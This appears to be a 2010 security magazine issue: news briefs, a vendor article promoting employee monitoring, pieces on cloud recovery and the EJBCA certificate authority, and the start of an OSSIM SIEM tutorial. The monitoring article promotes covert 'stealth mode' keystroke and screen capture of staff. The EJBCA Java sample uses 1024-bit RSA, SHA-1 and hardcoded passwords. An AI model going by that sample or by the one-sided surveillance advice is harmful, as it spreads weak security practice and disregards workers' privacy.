Brocade's "man-on-the-street" survey at RSA Conference revealed that 47% of respondents believe their network security solutions are less than 25% effective in thwarting security threats. Of those polled, nearly 20% of those surveyed believe their company's security policies that deal with threats or data leaks are not being enforced effectively. (www.brocade.com)

Setting up a mobile botnet is alarmingly easy to do



The relative easiness of setting up a mobile botnet of nearly 8,000 phones has been demonstrated by Derek Brown and Daniel Tijerina. The two researchers with built WeatherFist, a weather application for iPhones and Android smartphones, which is able to harvest information such as phone numbers and GPS coordinates from the phones of the people who downloaded it. (www.tippingpoint.com)



Corporate monitoring: Addressing security, privacy, and temptation in the workplace

by David Green

Corporate monitoring has an ominous overtone for a lot of people. Employees often see the monitoring of their PC and Internet activity as a draconian invasion of privacy – that "Big Brother" is watching. Businesses, on the other hand, know that cyber-slacking, malware and data theft are just a few of the serious and costly issues that arise from employees' use of computer and Internet resources.

Even a simple action like clicking on a link from a "friend" on Facebook or saving a confidential document to a thumb drive to work on at home, has the potential to cause tremendous harm and risk to a business.

Spanish authorities recently shut down one of the world's largest networks of virus-infected computers, that was responsible for stealing credit card numbers and online banking credentials from as many as 12.7 million PCs. The "Mariposa" virus was spread through instant-messaging malicious links to contacts on infected computers, and proliferated through thumb drives and peer-to-peer file sharing networks. News reports claim that more than half of the Fortune 1,000 companies and more than 40 major banks were infected, even though they incorporate some of the most sophisticated IT security architectures.

Mariposa reminded us that traditional wall-and-fortress security approaches can't stop an employee from innocently clicking on a link from a known contact, or inserting a thumb drive into their PC during a lunch break.

Corporate monitoring, however, can serve as both a critical security tool and a built-in deterrent to minimize employee misuse and abuse of computing resources. It also fills a void left unaddressed by firewalls, e-mail management systems, proxy servers and anti-spam or virus protection software - by vigilantly monitoring the human element and allowing businesses to use this information in strategic ways.

Is Big Brother really watching?

Corporate monitoring isn't necessarily an "always-on" proposition. Companies often invest in monitoring when they suspect one or more employees are committing fraud or theft. What happens then depends upon the needs of the organization and beliefs of its management team.

Some companies use monitoring to conduct random spot-checks for reassurance, or to investigate a situation and gather necessary evidence when needed. After an incident occurs, forensic investigations can be time consuming and costly. So some companies monitor around the clock, but only to capture and archive data for future use if absolutely needed -- like a "black box" approach to quickly retrace user activity days or weeks after someone clicked on a virus, lost an unrecoverable document, or engaged in some illegal or unethical activity.

Some businesses monitor throughout the entire workday, and actively look for patterns and warning signs in an effort to curb Acceptable Use Policy violations, and to prevent employees from getting carried away with excessive Internet use when a news story breaks or major sporting events take place. The balance of how much and how often to monitor is up to each business to strike, as well as deciding on the capabilities of the solution in which it in-

For larger organizations with off-site workers, contractors, and employees who travel frequently, remote installation and centralized reporting and management may be essential.

What does corporate monitoring entail?

Basic solutions can involve monitoring and filtering web traffic to prevent users from accessing specific websites, categories of websites, as well as proxy and peer-to-peer file sharing sites. More sophisticated monitoring and surveillance solutions delve deep into granular analysis of user activity – capturing login and logout events, keystrokes, accessed applications, use of removable devices, busy and idle time, and much more.

The ability to capture screen snapshots can provide irrefutable evidence to prove or disprove sexual harassment allegations, or defend against wrongful termination suits. For larger organizations with off-site workers, contractors, and employees who travel frequently, remote installation and centralized reporting and management may be essential. Employees with laptops may inappropriately surf after hours once they've logged off the corporate network and on to a less secure Internet connection. Therefore, if the business considers this to be unacceptable, it is important to choose a monitoring solution that will continually record activity regardless of whether a corporate laptop is connected to the secure office network or the public Internet.

Another important area to consider is whether to install monitoring software in stealth mode, or whether to allow employees to see that a monitoring product has been installed on their system. System Administrators can even consider creating custom pop-up messages that notify users of a monitoring policy during logon or when they're being blocked from accessing a website that is prohibited.

Many businesses choose to install in "stealth mode" because an Acceptable Use Policy will indicate the possibility of monitoring, whereas full disclosure can lead a few black-sheep employees on an endless, time-wasting quest to defeat it. Some companies have a more positive experience by fully disclosing the software they use, because they find employees to be more self-governing once they realize the scope of monitoring that is taking place.

Initially, the choice of solution and degree of disclosure may be driven by the need to investigate one or more users if the business suspects they've done something wrong. Beyond that, factors like HR policy, budget, corporate culture, and security architecture can also impact the decision-making process.

Where does monitoring fit within the security architecture?

Each security architecture is unique to the needs of a business as well as the environment – i.e. is it a highly secured data environment like a hospital, government defense contractor, or a merger and acquisition advisory firm where regulatory compliance and data confidentiality are of the utmost importance? A solid architecture also depends upon where the security needs to be.

From a network perspective, it starts at the perimeter. Firewalls, proxy servers, e-mail management systems, intrusion detection, access management, and web filters provide a 20,000-foot view of network security. They serve as gatekeepers to keep bad things out, monitor network traffic and data in motion, and can prevent certain transmissions from exiting the firewall, but assume trust for everyone within. Anti-spam and anti-virus protection systems can prevent malicious code from infecting corporate endpoints, and packet sniffers can analyze traffic with more granularity even though it requires great skill and effort to do so. None of these, however, can tell you when a sales person saves a copy of the Top 5,000 Customers Contact List to his thumb drive because he's contemplating a job change, as this action is within the gate and unavailable to the keeper. Businesses need to know if sensitive data is leaving the building electronically or on paper, whether employees are being productive or not during work hours, and be aware of what temporary help and contractors are doing on company computers at all times.

Corporate monitoring addresses these issues and more, from both a network security and endpoint security standpoint, and is often a directive of HR or management rather than of the IT staff itself. As a basis for monitoring, companies must develop a solid Acceptable Use Policy to protect the business against theft, fraud, harassment, compliance violations, and to maximize employee productivity.

Is establishing an internal policy good enough?

Policies and procedures exist even in the smallest organizations, but sometimes these guidelines are not very comprehensive. Nor are they effective unless they are enforced. Often overlooked is how employees should use PCs and the Internet during work hours, and what constitutes appropriate content on social networks used for business and personal use. If employees are regularly posting to their personal Facebook or Twitter profiles after hours, their opinions and photos may be accessible to customers, partners and prospects, and can reflect poorly on the business' reputation. If employees are posting from work computers, this can cause productivity drains and have the potential to introduce socially engineered malware invasions on the corporate network.

An Acceptable Use Policy (AUP) is an agreement between employer and employee regarding what will and will not be tolerated in the workplace where computer resources are concerned. Policies can be established to prohibit browsing through gambling, pornographic or sexually oriented websites at all times, but permit access to sports, news, online banking, and health insurance web sites during established lunch hours.

In addition to requiring employees to sign an agreement binding them to an AUP, employers should consider issuing regular written reminders, and conduct an annual review of its AUP to ensure it remains current with technology advancements and applicable laws. Even with policies and procedures firmly in place, productivity and privacy issues may still cause concern.

Security issues vs. privacy issues

Studies show that email only makes up about 15% of incoming malware – it's the other 85% that comes through the Internet that requires attention. In the third quarter of 2009 alone, online computer scams targeting small businesses cost U.S. companies $25 million due to infiltrated malware.

Even though the biggest security threats may come from cybercriminals on the outside, a new Deloitte report confirms that attacks by insiders are proving to be significantly more damaging and increasing in frequency. Survey data also suggests that as many as 41% of U.S. workers have taken sensitive data to a new position and 26% would pass on company information if it proved useful in getting friends or family a job. Employers are within their legal rights to monitor electronic activity across corporate networks and computers provided they follow certain guidelines for disclosure, but the legal dynamics surrounding this issue are constantly changing. Corporate lawyers argue that employers are entitled to "take ownership of the keystrokes that occur on work property" and judges typically view corporate computers and anything on them as company property.

Even when employees know they're subject to monitoring, some can retain an "expectation of privacy" when accessing banking or healthcare records, sending personal email, or sharing a recent event on Facebook or Twitter over corporate networks. Courts are starting to show more consideration for individuals who feel their employer has violated their privacy electronically, or failed to inform them of policies and monitoring activities.

In an effort to meet employees halfway, companies can select flexible monitoring solutions that can be configured not to capture personal logins and passwords for personal communications, medical, and financial information; or, relax policies to allow some personal surfing during lunch hours. Unfortunately, the issue of security vs. privacy in the workplace has become extremely muddled with the explosion of social networking sites.

The social networking conundrum

We as human beings are not only private creatures, we're also social creatures. In a few short years, Facebook has skyrocketed to more than 350 million users. Research confirms that nearly half of all online workers use Facebook at the office – and one in 33 has built their entire Facebook profile during work hours. Cybercriminals are keenly aware of this as well, and have been stepping up efforts to generate more socially engineered attacks that prey on people's familiarity and trust in one another within social networks.

Add-ons like the newly announced "Social Connectors" for Microsoft Outlook further muddy the waters by bringing social networking information directly into corporate email. Until now, IT departments could restrict or block sites like Facebook and MySpace with the click of a button. Soon, as these new social connectors start to proliferate, IT will have little insight or ability to prevent employees from goofing off while appearing to be productive in Outlook. Once again, this is where corporate monitoring fits into the security equation. It allows companies to watch human behavior to see whether an employee is actually working or is violating policy. It's especially helpful from a post-mortem sense when inappropriate activity is suspected. No more tedious days tracing through log files, browser histories or email backups. As long as the monitoring solution has been continually recording and archiving activity, IT can quickly recall and review reports and screen snapshots for precise insight into an employee's actions and intent, long after something may have occurred.

Monitoring the human element of security

It seems to be human nature for some workers to try and beat the system. Even when an employee appears to be getting the job done, evidence shows that they don't seem to mind using a work computer for personal use. In extreme cases, companies can be put into serious financial, legal and compliance risk from employee misuse of PC and Internet resources.

Once you've decided to implement corporate monitoring, it is important to choose a product that is appropriate for the environment and employees you intend to monitor, with the features and functions you want to take advantage of while monitoring. With a little bit of research and planning, you can address productivity, ethics, security, and compliance concerns head-on by establishing policies and enforcing them with corporate monitoring. In addition to filling the missing gap in your security architecture, you'll also start saving money as ongoing casual cyber-slacking virtually grinds to a halt.

David Green is Vice President of Customer Services at SpectorSoft (www.Spector360.com), a maker of PC and Internet monitoring and surveillance software.

InfoSec World Conference & Expo 2010 (www.misti.com/infosecworld)
Disney's Coronado Springs Resort, Orlando, FL. 19-21 April 2010.

Infosecurity Europe 2010 (www.infosec.co.uk)
Earls Court, London. 27-29 April 2010.

ExcaliburCon (www.newcamelotcouncil.com)
Kempinski Hotel Wuxi, China. 10-12 September 2010.

Source Boston 2010 (www.sourceconference.com)
Seaport Hotel, Boston. 21-23 April 2010


Philadelphia SecureWorld Expo 2010 (www.secureworldexpo.com/)
Valley Forge Convention Center, Philadelphia PA. 12 May-13 May 2010

Cyber Defence 2010 (www.smi-online.co.uk/2010cyber17.asp)
Swissôtel, Tallinn, Estonia. 17-18 May 2010

ISSD 2010 (www.issdconference.com)
Westminster Conference Centre, London. 20-21 May 2010

MobiSec 2010 (www.mobisec.org)
Catania, Sicily, Italy. 26-28 May 2010

OWASP AppSec Research 2010 (www.bit.ly/4rxmyV)
Aula Magna, Stockholm, Sweden. 21-22 June 2010



Cloud computing and recovery, not just backup

by Ian Masters

Cloud computing is one of the biggest marketing terms for 2010. The IT industry sees the potential to architect IT solutions in new ways and make IT processes simpler. For customers, the sheer amount of discussion around cloud makes it difficult to see the forest for the trees. What does the cloud really offer to businesses looking at improving how they recover from disasters, from a small issue like a lost file through to a significant event such as fire, flood or loss of power?

What should we be protecting?

When thinking about business continuity and recovery, the most important questions to ask are those regarding the amount of time that an organization can function before an issue will affect productivity and/or revenue generation. For different organizations across various markets, this time can be shorter or longer. The application service that is important to the organization will also vary. However, the whole aim for a business continuity program should be to protect these critical systems against the risk of failure.

When planning this protection, you should think about the whole service being delivered, and what is necessary for delivering that service to the business. From the physical or virtual server that an application resides on, to the operating system that an application is installed on and the data that the application creates and works ith, this service should be considered in its entirety.

The first point to make clear is what makes up a workload from a business IT perspective. A workload is the full application or service that a business has in place, including the application, operating system, settings and data. Recovery of workloads is a much harder task than just backing up data.

All of these pieces go into making up the full service, and from a backup perspective, they should all be protected to make recovery easier.

There are already a number of online backup and cloud storage providers on the market. In most cases, the service here is based on getting copies of a company's files up to the cloud so that they are protected against failure. However, these services concentrate on the data side of the equation, rather than the full service.

An important difference as far as backup and recovery into the cloud is concerned is how the data is replicated. Most online backup providers base their services on scheduled replication, i.e. any changes made to the data are stored up to a set point, and then sent over to the cloud. However, when you are working with full workload images for recovery purposes, this can lead to a significant amount of data being lost. For example, if a system is backed up, and then a large patch is put in place, rolling back to the previous version would potentially be difficult and time-consuming, on top of the loss of data that would also be felt.

Replicating information and data changes in real time with a cloud recovery service ensures that this problem is not encountered, and that the workload image that is being protected is as up to date as possible.

APPLYING A CLOUD RECOVERY APPROACH INTO AN OVERALL BUSINESS CONTINUITY STRATEGY WILL DEPEND ON THE SIZE OF THE ORGANIZATION, AND THE INDUSTRY THAT IT WORKS IN

Cloud computing: the sky's the limit?

Another point to consider is how cloud computing changes the overall process of disaster recovery and backup, because it can allow organizations to combine storage with compute power. A true cloud recovery strategy differs from pure online backup as it is not just about saving files for later. Instead, a cloud recovery product should give an organization greater flexibility as they can spin up the whole system being protected within the cloud itself.

The cloud's ability to offer almost limitless resources on someone else's data centre means that storage is the first opportunity. Instead of buying in more capacity and then paying to manage it, why not pay a smaller fee for someone else to do that for you? With no upfront cost, and a low monthly fee according to the level of storage being used, this can be a very attractive offer for businesses. However, the cloud offers more than this: it can provide computing resources as well, ands the storage that an organization buys in can also be put to work.

For disaster recovery and business continuity purposes, this involves using the backup data that is put into the cloud in a new way. If a disaster event affects the organization, then the IT manager can simply take the backup of the workload and run it within the cloud while the issue is being worked on. For the organization involved, this gets the business back up and running far faster, and gives them time to work on fixing the problem at the production site.

This also speeds up the time of recovery when compared to approaches based solely on online backup or cloud storage. With these systems, the process of recovery still relies on getting the most up-to-date backups back to site and using these to rebuild the system. This adds up to hours, during which the business might not be operational, leading to lost revenue. If a company can use its full backup images to create workloads in the cloud, then this window can be dramatically reduced. It also aids the recovery process: once the production site is back online, the failback procedure just involves getting the primary site servers up to speed with any changes, rather than completely rebuilding server instances.

Applying a cloud recovery approach into an overall business continuity strategy will depend on the size of the organization, and the industry that it works in. Some companies, such as those in financial services, have strict rules in place regarding client information and data protection.

IF A FAILURE OCCURS, USERS CAN BE REDIRECTED TO A LIVE SESSION RUNNING IN THE CLOUD WITH THE MOST UP-TO-DATE DATA SETS

For these businesses, being aware of how the cloud provider that they are evaluating manages its security is a crucial part of their decision-making process, as well as understanding what happens to their data once it is handed over.

Whom is cloud recovery suitable for?

Depending on the size of the customer, cloud recovery is suitable for:

• Smaller organizations that don't have the funds or expertise available to support a proper disaster recovery strategy
• Larger organizations that don't have a second data centre - according to Gartner, 75 per cent of businesses with under 1000 employees fall into this category
• Enterprise organizations, where there are still a lot of 'third tier' applications that are not protected at all, or that are backed up on tape.

The cloud's main selling point is that costs can be reduced, particularly as it is based on a "pay as you go" model. If you either don't use a service, or are only using a service at a maintenance level, then the costs will be lower. This variability of cost can be a challenge for organizations that are used to managing fixed costs around business continuity, but for those that previously have not had any program in place, it should be less of an issue.

For larger organizations, one of the biggest decisions to make is how cloud recovery can play a role alongside more traditional approaches to backup, such as tape or disk-based replication technologies. In these cases, the strategy should be based on how best to achieve the business' recovery point objective and recovery time objectives (RPO and RTO respectively), alongside what existing investments have been made.

For organizations that want a short RPO and RTO, using the cloud can have a real impact alongside a high availability strategy. Using approaches such as clustering or replication of system state data to a second server can ensure that single-instance disasters such as a server failure do not affect the business in its day-to-day activities; the cloud recovery option is there to provide a natural next step in the event of a more serious issue.

If a failure occurs, users can be redirected to a live session running in the cloud with the most up-to-date data sets possible.

FOR LARGER ORGANIZATIONS, ONE OF THE BIGGEST DECISIONS TO MAKE IS HOW CLOUD RECOVERY CAN PLAY A ROLE ALONGSIDE MORE TRADITIONAL APPROACHES TO BACKUP, SUCH AS TAPE OR DISK-BASED REPLICATION TECHNOLOGIES

Other applications for cloud recovery

Many organizations today have multiple branch offices or remote sites to consider as part of their continuity strategy. These environments will tend to be much smaller than the head office, and one of the main issues here is the lack of local IT support.

Typically any backup process for local data will be based on tape copies, often performed by unskilled staff. This can lead to potential problems with backups not being carried out successfully, leading to lost information.

There are two approaches to this problem: one is to centralize the data backup strategy over the company's Wide Area Network and replicate information back to the head office data centre. This has the benefit of allowing the backup process to be overseen by trained staff, raising the likelihood of systems being protected correctly.

THE WHOLE SELLING POINT FOR CLOUD COMPUTING IS THAT IT MAKES IT PROCESSES MORE STREAMLINED

Any implementation of this kind should be optimized to run over a WAN, so that it does not have too much of an impact on day-to-day activities. It also means that the right data archiving and preservation techniques can be applied.

The second approach is to use the cloud: central IT can set up the service so that server workloads are automatically backed up into the cloud in the same way as they would be carried out with the central backup approach. The operation can still be managed from the company's head office, and in the event of a failure at the branch office workers can be pointed at the workloads that are running in the cloud.

While the organization can potentially achieve lower costs than with the on-site centralized backup strategy, as it will require less storage, it may not be as easy to carry out other IT activities such as archiving.

Cloud is not a panacea, but a real option

One major challenge for organizations looking at their backup strategy is ensuring that the technology they choose actually supports the applications that are in place at the business. The applications that are the most common culprits for this are databases and email services, where the file system type employed makes standard backup harder to achieve successfully.

From the cloud perspective, taking the whole system and replicating IT over solves this particular problem - instead of having to support each and every esoteric application by itself, any application that runs on the operating system can automatically be protected.

When the workload is required, it will boot up - as it normally would - on a standard physical or virtual server, and run as required. For organizations without the skills to manage a full backup and recovery procedure, this approach makes the whole process much more simple.

WHILE THE ORGANIZATION CAN POTENTIALLY ACHIEVE LOWER COSTS THAN WITH THE ON-SITE CENTRALIZED BACKUP STRATEGY, AS IT WILL REQUIRE LESS STORAGE, IT MAY NOT BE AS EASY TO CARRY OUT OTHER IT ACTIVITIES SUCH AS ARCHIVING

The whole selling point for cloud computing is that it makes IT processes more streamlined: instead of requiring in-house expertise and devices, these can be sourced from other providers, reducing the cost involved and putting the emphasis back on the results that can be delivered from IT. This strategy means that cloud computing and recovery becomes a part of the overall strategic mix for IT.

Where cloud recovery can develop further is to address the challenges that organizations have mentioned around their general response to cloud, such as the security of data and the needs for compliance around particular information. Cloud recovery can also fit alongside existing recovery technologies and strategies where it makes the most sense for the business. When cloud providers evolve their offerings to meet these requirements and not just reduce cost, then the issue becomes less around building trust around cloud and more on what benefit this kind of service can deliver.

Ian Masters is the UK Sales Director for Double-Take Software (www.doubletake.com).

EJBCA: Make your own certificate authority

by Marcin Teodorczyk

Verifiable digital certificates are a well established technology, popular in business and academic environments. Based on the concept of public key cryptography, it uses a hierarchical, tree structure of Certificates Authorities (CAs) and Registration Authorities (RAs) to prove certificate validity for end users. When there is a need to set up such structure, many solutions can be used. One of them is the free and open source Enterprise Java Beans Certificate Authority (EJBCA). Why is it worth to take a look at?

Before we dive into EJBCA features, we need to understand some basic concepts of the verifiable digital technology core - Public Key Infrastructure (PKI). The following three entities make PKI: CAs, RAs and End-entities.

A CA issues certificates to and vouches for the authenticity of entities. It does so by digitally signing end-entities certificates with its CA signature. There is one particular CA in the PKI tree - the RootCA, which has a self-signed certificate (it vouches for itself).

The RootCA is also called Trusted Root, and has to be configured somehow as trusted root with all clients in the PKI. This is usually done by adding its certificate to a list of trusted CAs. As well as RootCA, on the other side, there are SubCAs. SubCA is a CA which authenticity is vouched by other CA, and does not have to be configured as trusted root.

RA is an administrative function that registers entities in the PKI. The RA identifies and authenticates entities which apply for a certificate. There can be one or more RAs connected to each CA in the PKI.

An end-entity is a user that uses digital certificate. To make it clear, it does not have to be human. Some examples of an end-entities are employees, e-mail clients and web servers.

EJBCA specific concepts

Apart from the above basic concepts, to extend its flexibility, EJBCA introduces a few specific ones. This includes: Certificate Profile, End Entity Profile and Publisher.

A certificate profile determines a set of attributes of issued certificates. Some examples of such attributes could be validation period or permitted usage. The certificate profile also determines if a certificate will be published and with which publisher.

An end-entity profile determines what properties users (end-entities) can or must have. Some values can be predefined. A good examples of user properties are the organization and e-mail address.

A publisher stores issued certificates to a central location, usually publicly available.

Features

EJBCA is OSI Certified Open Source Software. Support for the most popular standards and protocols is available. Also strong encryption algorithms and hash functions can be used.

EJBCA can produce X.509 certificates in PKCS12, JKS and PEM formats. Also Card Verifiable Certificates (CVC), smart card logon certificates and Qualified Certificate Statement (RFC3739) for issuing EU/ETSI qualified certificates are supported.

Protocols such as Simple Certificate Enrollment Protocol (SCEP) and Online Certificate Status Protocol (OCSP) are implemented.

RSA (with 4096 bits long key), DSA (with 1024 bits long key) and ECDSA algorithms along with hash functions such as SHA-1 and SHA-256 can be used.

Apart from that, EJBCA can be run using multiple application servers and databases. Possible application servers include JBoss, Weblogic, Glassfish, QC4J and Websphere. Possible databases include Hypersoniq, MySQL, PostgreSQL, Oracle and DB2.

Interfaces

For typical usage, EJBCA includes two interfaces: web Graphic User Interface (GUI) and Command Line Interface (CLI).

The web GUI is divided into two parts: publicly available and private (available only through SSL connection). The publicly available part of the interface serves end-entities. Certificates can be requested and downloaded here. The private part serves for administration purposes, such as adding users or approving actions.

The CLI is a set of tools, which can be used to perform the same administration actions as GUI. Although most of them is not so usable as in GUI, there can be found some examples where CLI is more effective. This includes issuing or confirming of issuing many certificates at once.

Integration

EJBCA can be used to set up a single CA as well as a complete PKI infrastructure. Also, it can be embedded in an existing PKI structure and easily integrated with other services.

Thanks to cross certificates and bridge CAs it is possible to connect other CAs in EJBCA CA and vice versa.

Similar, for integration with other services, Web Service interface can be used. Tasks like creating/deleting users, issuing/revoking certificates and searching the database can be performed. An example code for creating user, issuing a certificate and downloading is presented on the following page.

Security issues

When comes to CA, security plays critical role. Compromised certificate issuer is a serious threat to every PKI client. In case of EJBCA, security is achieved through 3 layers.

First, underlying platform. Apart from standard operating system hardening and securing JBOSS application server, it includes the firewall. For incoming traffic only one or two ports are required to be open: 8080 and (optionally) 8443.

Second, SSL certificate authentication and authorization. It is performed when using GUI administration interface, and it is performed on both sides - server and client. In other words, to get the access to admin GUI, user has to have at least admin certificate installed in his web browser.

```
// EJBCA admin certyficate is required to initialize WS
System.setProperty("javax.net.ssl.trustStore", "./admincert.jks");
System.setProperty("javax.net.ssl.trustStorePassword", "certPassword");
System.setProperty("javax.net.ssl.keyStore", "./admincert.jks");
System.setProperty("javax.net.ssl.keyStorePassword", "certPassword");

QName qname = new QName("http://ws.protocol.core.ejbca.org/", "EjbcaWSServ-
ice");
EjbcaWSService service = new EjbcaWSService(new
URL("http://sample.url"),qname);
ws = service.getEjbcaWSPort();

// Preparing data for CSR
UserDataVOWS user = new UserDataVOWS();
user.setUsername(username);
user.setPassword("userPassword");
user.setClearPwd(true);
user.setSubjectDN("CN=User Data");
user.setCaName("CAName");
user.setEmail(null);
user.setSubjectAltName(null);
user.setStatus(10);
user.setTokenType("USERGENERATED");
user.setEndEntityProfileName("UserProfileName");
user.setCertificateProfileName("CertProfileName");

ws.editUser(user1);

KeyPair keys = KeyTools.genKeys("1024", CATokenConstants.KEYALGORITHM_RSA);

// Creating CSR
PKCS10CertificationRequest  pkcs10 = new PKCS10CertificationRe-
quest("SHA1WithRSA",
    CertTools.stringToBcX509Name("CN=NOUSED"), keys.getPublic(), null,
keys.getPrivate());

// Getting the certificate from EJBCA
CertificateResponse certenv =  ws.pkcs10Request(username,PASSWORD,
    new String(Base64.encode(pkcs10.getEncoded())),null,
    CertificateHelper.RESPONSETYPE_CERTIFICATE);

// Convert to X509Certificate
X509Certificate cert = (X509Certificate)
CertificateHelper.getCertificate(certenv.getData());
```

And the last, third layer of security, is very detailed system of rights for administrators. Single rights can be assigned to single administrators. CA, RA and supervisor functionality are separated, as well as end-entity/certificate profile access rights.

Conclusion

EJBCA is open source mature software. With a little amount of work can be used to create from a single CA to the whole PKI structure. It conforms to broad range of standards, supports strong algorithms and implements many communication protocols. It can be easily integrated with existing structure as well as serve as a stand-alone solution. Its usefulness can be proven by reference installations, such as French Ministry of Defence or National Swedish Police Board.

The easiest way to get a feeling of EJBCA is the live CD, available for download from www.ejbca.org/download.html.

Marcin Teodorczyk is an IT security specialist. Currently he works in Poland, at Wroclaw Center of Networking and Supercomputing. Contact: marcin@teodorczyk.info.

Advanced attack detection using OSSIM

by Jaime Blasco and Dominique Karg

Security Information and Event Management (SIEM) systems have changed the way security is administered within the enterprise. OSSIM offers all the necessary functionality, ranging from the detection at low-level to high-level reporting, security metric definition and compliance. Thanks to it's powerful correlation engine, OSSIM is capable of detecting complex attacks by analyzing thousands of events from different security devices.

With over seven years of active development, OSSIM has become the de-facto standard in Open Source Security Information Management, with over 200,000 downloads a year and an installed user base exceeding 10,000 units, which probably accounts for half of the installed SIEM market. And it's free.

In this article, we'll explain the basics of how OSSIM works, how to initially configure and tune the system and how to create your own content to detect and analyze a wide variety of security issues. We'll end up explaining a sample attack detection scenario.

Installation

OSSIM installation is pretty straightforward. All you have to do is download the latest installer release from tinyurl.com/yj4pzks. At the time of this writing the latest release is 2.2.

OSSIM is provided as an easy to install CD. This CD can be deployed on virtual images or physical devices, and the whole installation process should take less than 30 minutes on standard hardware. You can find a detailed installation guide at tinyurl.com/yfd53xe.

Architecture

OSSIM collector: This component collects and normalizes the events generated by the different event sources. When you are designing the OSSIM architecture keep in mind that you can deploy as many collectors as you need in your environment. Usually one collector is deployed on every monitored network, especially if you are planning to activate IDS, vulnerability scanning or Netflow collection capabilities on collectors.

The OSSIM collector can analyze events from different sources:

